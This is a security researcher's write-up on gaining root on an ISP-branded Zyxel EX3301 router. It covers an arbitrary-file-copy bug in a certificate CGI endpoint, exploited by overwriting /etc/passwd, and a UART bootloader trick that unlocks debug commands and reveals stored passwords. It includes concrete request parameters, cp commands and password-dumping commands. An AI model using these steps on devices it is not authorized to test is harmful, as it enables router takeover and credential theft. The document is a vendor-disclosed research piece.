Summary
Below I present 2 methods for obtaining root on an ISP branded Zyxel DX3301/EX3301 Router.
The first was what I used, but is firmware version dependant as it has recently been patched. It is a post authentication vulnerability that allows Arbitrary File Copy/Overwrite (which can be used to obtain a full root shell). If you just want to read the formal report I sent to the vendor you can read it by clicking the image below. It has POC code.
The second is bootloader method I’ve not seen described before, and has a good chance on working on different models. It does require UART access however.
I've also included some brief notes related to:
I’ve recently changed ISP and moved to FTTP (fiber).
They supplied a router connected to the ONT – a Zyxel EX3301 Router with ISP branding.
However, I am not one to blindly trust a device with internet access on my network so replaced it with my own firewall/router which itself sits in front of another firewall/router any LAN traffic must be authorized to be routed through.
It did seem a waste not to take the opportunity to see if I could obtain a root shell on it, and check its security.
Running V5.50(ABVY.5.5) firmware from mid 2025 (about 6 weeks old at time of test) it will contain many recent patches, so it may present a challenge.
Note
Some of the output will be obfuscated below to avoid the unnamed ISP from identifying it (not that I am in any way doing anything wrong on their infrastructure anyway).
I isolated the router from the Internet on to my test LAN, and ran nmap:
Checking the web config server does not permit me to enable ssh, telnet or ftp (no option to do so). Likely my ISP has restricted this.
I downloaded the nearest firmware version from zyxel that matched mine, which was not encrypted.
Extracting it with binwalk, /bin/zhttpd appears to be the right starting point for vulnerability hunting.
I had looked at recent vulnerability disclosures, and CVE-2025-8693 appeared to affect the version loaded on the router. There’s no public POC so I thought I’d start there.
The post-authentication command injection vulnerability in the "priv" parameter of the CGI program in certain DSL/Ethernet CPE, Fiber ONTs, and Wireless Extenders firmware versions could allow an authenticated attacker to execute operating system (OS) commands on an affected device. It is important to note that WAN access is disabled by default on these devices, and the attack can only succeed if the strong, unique user passwords have been compromised.
OK so let’s check certificate related endpoints.
Zyxel TR369 Certificate Endpoint Vulnerability
In the /cgi-bin/TR369Certificates?action=download endpoint I found the following within zhttpd. It’s nothing to do with “priv” parameter, but I noticed it is vulnerable.

The code is supposed to make sure /data/usp/cert/
If both are true, then copy it to a temporary file using a system() wrapper and send contents of that file in the http reply.
But the check logic is incorrect, so if the file does not exist, the cp command is executed anyway.
snprint is used to populate the cp command string with /data/usp/cert/
/data/usp/cert didn’t happen to exist on my router, otherwise a relative path vulnerability may have worked – e.g: name = ../../../etc/passwd
That requires the initial path to exist before resolving relative modifications so this failed.
Classic injection parameters with `$|& etc appear to be escaped out server side so that was also ineffective.
However, the snprintf command will only copy a maximum of 128 characters into the command string passed to system().
zos_snprintf(filename_0x80, 128, "cp %s%s %s", "/data/usp/cert/", name, tmpfile);If name is long enough, the tmpfile destination argument is not copied on to the string. Therefore we can control the copy command to copy what we like where.
Example:
http request where name=”a /etc/passwd /mnt/usb2_sda1 [enough spaces to prevent tmpfile destination ending up in string]”
Will execute
cp /data/usp/cert/a /etc/passwd /mnt/usb2_sda1/data/usp/cert/a doesn’t exist of course and won’t be copied but this doesn’t prevent /etc/passwd from being copied to an inserted USB flash drive.
nobody:x:99:99:nobody:/nonexistent:/bin/false
root:x:0:0:root:/home/root:/bin/sh
supervisor:x:12:12:supervisor:/home/supervisor:/bin/sh
admin:x:21:21:admin:/home/admin:/usr/bin/zysh
Note that admin shell is set to a restricted zysh shell.
On the flash drive, change this field to /bin/sh, and UID/GID to 0 and we can copy it back over the running system /etc/passwd and login as admin with full shell and root rights.
e.g.
nobody:x:99:99:nobody:/nonexistent:/bin/false
root:x:0:0:root:/home/root:/bin/sh
supervisor:x:12:12:supervisor:/home/supervisor:/bin/sh
admin:x:0:0:admin:/home/admin:/bin/sh
Note that if reinserting the USB flash drive it may be mounted to a different path (e.g. /mnt/usb2_sdb1). The USB sharing web page should reveal this.
cp /data/usp/cert/a /mnt/usb2_sdb1/passwd /etc
Our passwd file has now been copied to /etc!
Login as admin and the router admin password for a full shell with root rights via telnet, SSH or UART console.
On this device the supervisor and root passwords are in plain text in /dev/mtd0 so it is easy enough to see them using the following:
/sbin/mtd -q -q readflash /tmp/flashdump 256 65280 bootloader
hexdump -C /tmp/flashdump
The web communication to the device uses it's own encryption, so refer to the formal report I wrote here for the POC code.
Zyxel Security Team Response
I decided to let Zyxel know - mostly because I see these and similar products for sale on online platforms all the time. Internet routers are by their very function security critical devices for people's networks, and a supply chain attack selling compromised routers was a concern.
Here is their abbreviated response:
Thank you for bringing this issue to our attention. After a thorough review, our product team has confirmed that the latest firmware version 5.50(ABVY.7.1)C0 for the EX3301-T0 is not affected. The vulnerable TR-369 certificate–related CGI program was removed starting with firmware version 5.50(ABVY.6)C0.
If you identify any specific examples indicating that the latest firmware remains vulnerable, we would be happy to re-evaluate the matter. Otherwise, we do not consider the reported issue to pose a security concern for the EX3301-T0 CPE running the latest firmware version.
[…] please note in your report that the EX3301-T0 CPE running the latest firmware version is not affected.
They did well to respond quickly, though I did have a few issues with the response:
Update Jan 2026:
To be fair to Zyxel PSIRT, following publication of this blog post, they have subsequently indicated they are now going to look into this vulnerability further.
UART zloader debug commands enable
Connecting to the UART on the PCB is a simple affair, and I won’t detail here as it's obvious and there are pictures already on the internet. There’s a 5 pin populated header (missing one pin) – but RX, TX and GND are all there.
Let’s see what the bootloader(s) have to say:
BGA IC
Xtal:1
DDR3 init.
DRAMC init done.
Calculate size.
DRAM size=256MB
Set new TRFC.
ddr-1333

7516DRAMC V1.0 (0)
Press 'x' or 'b' key in 1 secs to enter or skip bootloader upgrade.


EN751627 at Thu Feb 23 19:36:07 CST 2023 version 1.1 free bootbase

Set SPI Clock to 50 Mhz
spi_nand_probe: mfr_id=0xef, dev_id=0xaa, dev_id2=0x21
Using Flash ECC.
Detected SPI NAND Flash : _SPI_NAND_DEVICE_ID_W25N01G, Flash Size=0x8000000
bmt pool size: 81
BMT & BBT Init Success


ZyXEL zloader v1.4.5 (02/23/2023 - 19:36:05)
Multiboot client version: 2.6
Not found TC Phy
Not found TC Phy
Not found TC Phy
Not found TC Phy
Not found TC Phy
  GE Rext AnaCal Done! (2)(0x1e)

Hit any key to stop autoboot:  5
ZHAL>
Breaking into second stage boot, we have the following commands only:
ZHAL> help
ATEN    x[,y]         set BootExtension Debug Flag (y=password)
ATSE    x             show the seed of password generator
ATDC                  disable check model mechanism
ATSH                  dump manufacturer related data in ROM
ATRT    [x,y,z,u]     RAM read/write test (x=level, y=start addr, z=end addr, u=iterations)
ATGO                  boot up whole system
ATSR    [x]           system reboot
ATUR    x[,y]         upgrade RAS image (filename, partition number)
Very limited. “dump manufacturer related data in ROM” gives:
ZHAL> ATSH
Firmware Version       : V5.50(ABVY.5.5)b5_Y0
Bootbase Version       : V1.45 | 02/23/2023 19:36:05
Vendor Name            : Zyxel Communications Corp.
Product Model          : EX3301-T0
Serial Number          : *************
First MAC Address      : **********E0
Last MAC Address       : **********EF
MAC Address Quantity   : 16
Default Country Code   : 00
Boot Module Debug Flag : 00
RootFS      Checksum   : 630*****
Kernel      Checksum   : 9a8*****
Main Feature Bits      : 00
Other Feature Bits     :
8402e9c0: 0405050d 00000100 00000000 00000000
8402e9d0: 00000000 00000000 00000000
ZHAL>
At least we have some useful info from the info command (ATSH):
set BootExtension Debug Flag command wasn’t effective (ATEN) as we need a password based on a semi random seed.
V5.50(ABVY.5.5) is not mentioned or available on the manufacturer’s website so I downloaded the nearest version for analysis.
Other than that, and firmware upgrade, not much we can do here it seems.
Research suggests if we could only change the Boot Module Debug Flag from 00 we’d have a full set of commands of available.
The intended method to do that is using ATSE Model - i.e.:
ZHAL> ATSE EX3301-T0
2615C10409F01813900717C00881124E6914
Then we need to generate the correct password for this, and use the ATEN 1,<password> command to enable debug functions.
The routines in zloader to do so aren’t complicated, and I could write a program to generate the password (which will change every boot due to different seed) – but do we really need to do so?
After all, there is a RAM test command available to us.
ATRT [x,y,z,u] RAM read/write test (x=level, y=start addr, z=end addr, u=iterations)Importantly we can say where to start, where to end,. If we could specify the exact address in RAM the boot debug value is held – would that give us full access?
Let’s see.
Loading the zloader dump in your favourite disassembler,
From the ATEN function:
        do
        {
          user_pw_ptr = *user_pw;
          gen_pw_ptr = (unsigned __int8)*pw_str_pos;
          if ( !pw_len )
            break;
          --pw_len;
          ++user_pw;
          if ( gen_pw_ptr != user_pw_ptr )
            goto LABEL_13;
          ++pw_str_pos;
        }
        while ( user_pw_ptr );
        user_pw_ptr = gen_pw_ptr;
LABEL_13:
        if ( user_pw_ptr == gen_pw_ptr )        // PW OK
        {
          flag_val = str_to_int(*(unsigned __int8 **)argv, &v12, 0xAu);
          if ( *v12 || flag_val >= 2 )
          {
            printf("flag is incorrect\n");
            return -1;
          }
          else                                  // PW FAIL
          {
            DEBUG_FLAG = flag_val;
            return 0;
          }
Where we can see the address the DEBUG FLAG is held:
RAM:8402E9BD MAC_ADDRESS_QUANT:.space 1               # DATA XREF: sub_83FCCF94+40↑w
RAM:8402E9BE  # char DEBUG_FLAG
RAM:8402E9BE DEBUG_FLAG:     .space 1                 # DATA XREF: ATEN+34↑w
RAM:8402E9BE                                          # ATEN:loc_83FCC5FC↑w ...
RAM:8402E9BF MAIN_FEATURE:   .space 1                 # DATA XREF: sub_83FCCF40+40↑w
RAM:8402E9C0  # _BYTE OTHER_FEATURE[30]
RAM:8402E9C0 OTHER_FEATURE:  .space 0x1E              # DATA XREF: ATSH+210↑o
RAM:8402E9C0
0x8402E9BE which is notably only 0x02 than the values of Other Feature Bits we’re told the address of from the ATSH command.
Other Feature Bits     :
8402e9c0: 0405050d 00000100 00000000 00000000
8402e9d0: 00000000 00000000 00000000
So let’s overwrite it with a non zero value:
ZHAL> ATRT 1, 0x8402E9BC, 0x8402E9C0, 2
DRAMTest.. level 1 from 0x8402e9bc to 0x8402e9c0 2 iterations
Iteration 1: ...Testing...000032K ...OK
Iteration 2: ...Testing...000032K ...OK
ZHAL> help
ATBT    x             block0 write enable (1=enable, 0=disable)
ATWM    x             set MAC address in working buffer
ATEN    x[,y]         set BootExtension Debug Flag (y=password)
ATSE    x             show the seed of password generator
ATDC                  disable check model mechanism
ATWZ    x[,y,z,a,b,c] write ZyXEL MAC addr, Country code, EngDbgFlag, FeatureBit, MAC Number, boot flag
ATCB                  copy from FLASH to working buffer
ATSB                  save working buffer to FLASH
ATSH                  dump manufacturer related data in ROM
ATCO    x             set country code in working buffer
ATCF    x             set boot flag in working buffer
ATSN    x             set serial number in FLASH ROM
ATGU                  go back to master loader
ATCR                  erase data partition
ATRT    [x,y,z,u]     RAM read/write test (x=level, y=start addr, z=end addr, u=iterations)
ATGO                  boot up whole system
ATSR    [x]           system reboot
ATUR    x[,y]         upgrade RAS image (filename, partition number)
ATUB    x             upgrade ZLD image (filename)
ATUD    x             upgrade ROMD image (filename)
ATCD                  erase RomD partition
ATUM    x             upgrade ROMFILE image (filename)
ATCM                  erase ROMFILE partition
ATLD    x,[y]         load file X to memory address Y via TFTP
ATMB    [x,y]         upgrade firmware image by multiboot
ATDU    x[,y]         dump memory or registers
ATWW    x,y,z         set memory or registers(x=address, y=value, z=len)
ATER    x,y           erase flash from block X to block Y
ATRF    x,y[,z]       read/dump flash to ram/console(x=flash offset, y=len, z=ram address)
ATWF    x,y,z         write data from RAM to flash(x=RAM address, y=flash offset, z=len)
ATDS    x,y           dump data of spare area in page Y of block X
ATCMP   x,y,z         compare two memory space x and y with length is z
ATSW                  swap boot image to another partition.
ATCMISC               erase misc partition
ATCK    [x,y,z]       show | write psk admin supervisor.
ZHAL>
Now we have the full list of commands available!
Note: This overwrites the 4 bytes in RAM not just the 1 byte debug flag, so do not write this changed memory to flash. Any command that makes permanent changes may do this, so I would recommend doing this after a reboot from a proper linux shell once we have the root password and dumped and saved the original mtd0.
e.g.:
ZHAL> ATDU 0x8402E9BC
8402E9BC: AA AA AA AA 04 05 05 0D 00 00 01 00 00 00 00 00    ................
Memory test wrote 0xAAAAAAAA which is good enough to enable debug commands but we shouldn’t write this to flash, nor use any command that writes the RAM buffer to flash.
We can find out (but do not change at this stage) the supervisor (root) and admin passwords:
ATCK    [x,y,z]       show | write psk admin supervisor.
ZHAL> ATCK
supervisor password: [redacted]
admin password     : [redacted]
WiFi PSK key       : [redacted]
Reboot
ATSR
Once the router comes back up, login with root (or supervisor) and your root/supervisor password on the console.
If you want to enable the debug flag permanently (and properly rather than overwriting 4 bytes in RAM) – here’s a good guide from eimparas:
https://github.com/eimparas/Zyxel-VMG8623-T50B-Debrand/blob/main/DeBranding%20Guide.md
I’d recommend keeping a copy of the original mtd0 dump before you make any changes.
This was a quick and dirty way of unlocking the zloader commands – but does have the advantage of potentially working on other devices with differently seeded password generation routines that other platforms may use. Just try 4 bytes before Other Feature Bits memory address it tells you. As long as you don’t then write RAM buffer to flash, and just use to dump flash, show passwords etc then there is almost no risk in trying this.
Telnet, FTP, SSH on ISP branded router
There were no options on my router in the web management interface to enable Telnet, FTP or SSH.
Looking at why, we can see in the decrypted response from the /cgi-bin/getWebGuiFlag request:
'hideFTP': True, 'hideTELNET': True
These are controlled by the Flag3 field in zcfg_config.json:
  "X_ZYXEL_GUI_CUSTOMIZATION":{
    "Flag1":319313190,
    "Flag3":33685504,
    "BlockSpecialChar":true,
    "BlockChar":"\"`'<>^$|&;",
Where Flag3 is as 32bit flag field, each bit controlling various elements of /cgi-bin/getWebGuiFlag as presumably does Flag1.
These values are themselves populated on first boot from /usr/etc/sysconfig.tar.gz
It may be that using dev tools in browser, or changing the javascript etc could enable network services, or the correct http request, or it may be the router doesn’t just suppress rendering of those web elements, but rather also restricts enabling via http entirely.
I didn’t look further into this as during research I had a restricted shell over UART at the time (logging in as admin) and used the following commands instead which was persistent across reboots:
 # zycli mgmtsrvctl config
Usage:
mgmtsrvctl show
mgmtsrvctl config       [--service -s
                        [--port -p ]]
                        [--trustdomain -t  ]


 # zycli mgmtsrvctl config -s TELNET 0
 # zycli mgmtsrvctl config -s SSH 0
 # zycli mgmtsrvctl config -s FTP 0
ISP Management Server
Zyxel offer the option of the router using an Automatic Configuration Server (ACS) using CPE WAN Management Protocol TR-069.
This ISP router comes already configured with this (usernames, passwords etc removed):
 "ManagementServer":{
    "AutonomousTransferCompletePolicy":{
    },
    "DownloadAvailability":{
      "Announcement":{
        "Enable":false
      },
      "Query":{
        "Enable":false
      }
    },
    "DUStateChangeComplPolicy":{
      "Enable":false,
      "OperationTypeFilter":"",
      "ResultTypeFilter":"",
      "FaultCodeFilter":""
    },
    "EnableCWMP":true,
    "URL":"https:\/\/*************************\/cwmpWeb\/CPEMgt",
    "X_ZYXEL_FallbackURL":"",
    "X_ZYXEL_URLChangedViaOption43":false,
    "Username":":\/\/*************************\/9",
    "Password":"_encryp1_z:***************":":\/\/*************************",**********",
    "PeriodicInformEnable":true,
    "PeriodicInformInterval":108000,
    "PeriodicInformTime":"0001-01-01T00:00:00Z",
    "ConnectionRequestUsername":":\/\/*************************",
    "ConnectionRequestPassword":"_encryp1_:\/\/**********":":\/\/*************************",***************",
This might make sense from the ISP point of view – ensuring huge numbers of CPE (Customer Premsis Equipment) are updated, support and diagnosed during faults. There are benign legitimate uses for this.
But from those who are more security conscious about the security of their home network, there are potential risks associated with this.
The ACS url my ISP is using resolves to AWS servers so it’s not even as though they are hosting it on their own infrastructure accessible only to their own network.
What happens if these are compromised?
Reverting to Stock Firmware
Now we have root access I disabled the model/fw ID checks and updated to a much more functional firmware, providing the full gamut of options in the web interface. Especially if login as supervisor.
# zycli fwidcheck off
Deactive the FW ID check mechanism during the FW upgrade via Web or TR069. ret:0
# zycli modelcheck off
DeActive the Model check mechanism during the FW upgrade via Web or TR069. ret:0
GENERAL DISCLAIMER
Watchful IP conducted time limited general security testing on stated product. This did not include any online services testing, which, under UK Law, would require explicit consent from vendor. This report is not authorized by the vendor.
Watchful IP accepts no liability for any damage to equipment or service provision undertaken or caused by third parties.
Security threats are continually changing, with new vulnerabilities discovered on a daily basis, and no product, system or application can ever be 100% secure no matter how much security testing is conducted. All submitted reports are intended only to provide information to the vendor, or in this case, the general security researcher community relating to security vulnerabilities discovered in the course of this, or previous, projects.
These reports cannot and do not protect against personal or business loss as the result of use of the applications or systems described. Watchful IP offers no warranties, representations or legal certifications concerning the applications or systems tested without prior written agreement.
All software includes defects: nothing in any submitted report or any other communication is intended to represent or warrant that security testing was complete and without error, nor do any such work or communications represent or warrant that the application tested is suitable for task, free of other defects than reported, fully compliant with any industry standards, or fully compatible with any operating system, hardware, or other application.
All work carried out was done on a best effort basis with the aim of improving the security of vendor products and services, and the security posture of vendor in general.
Watchful IP
December 2025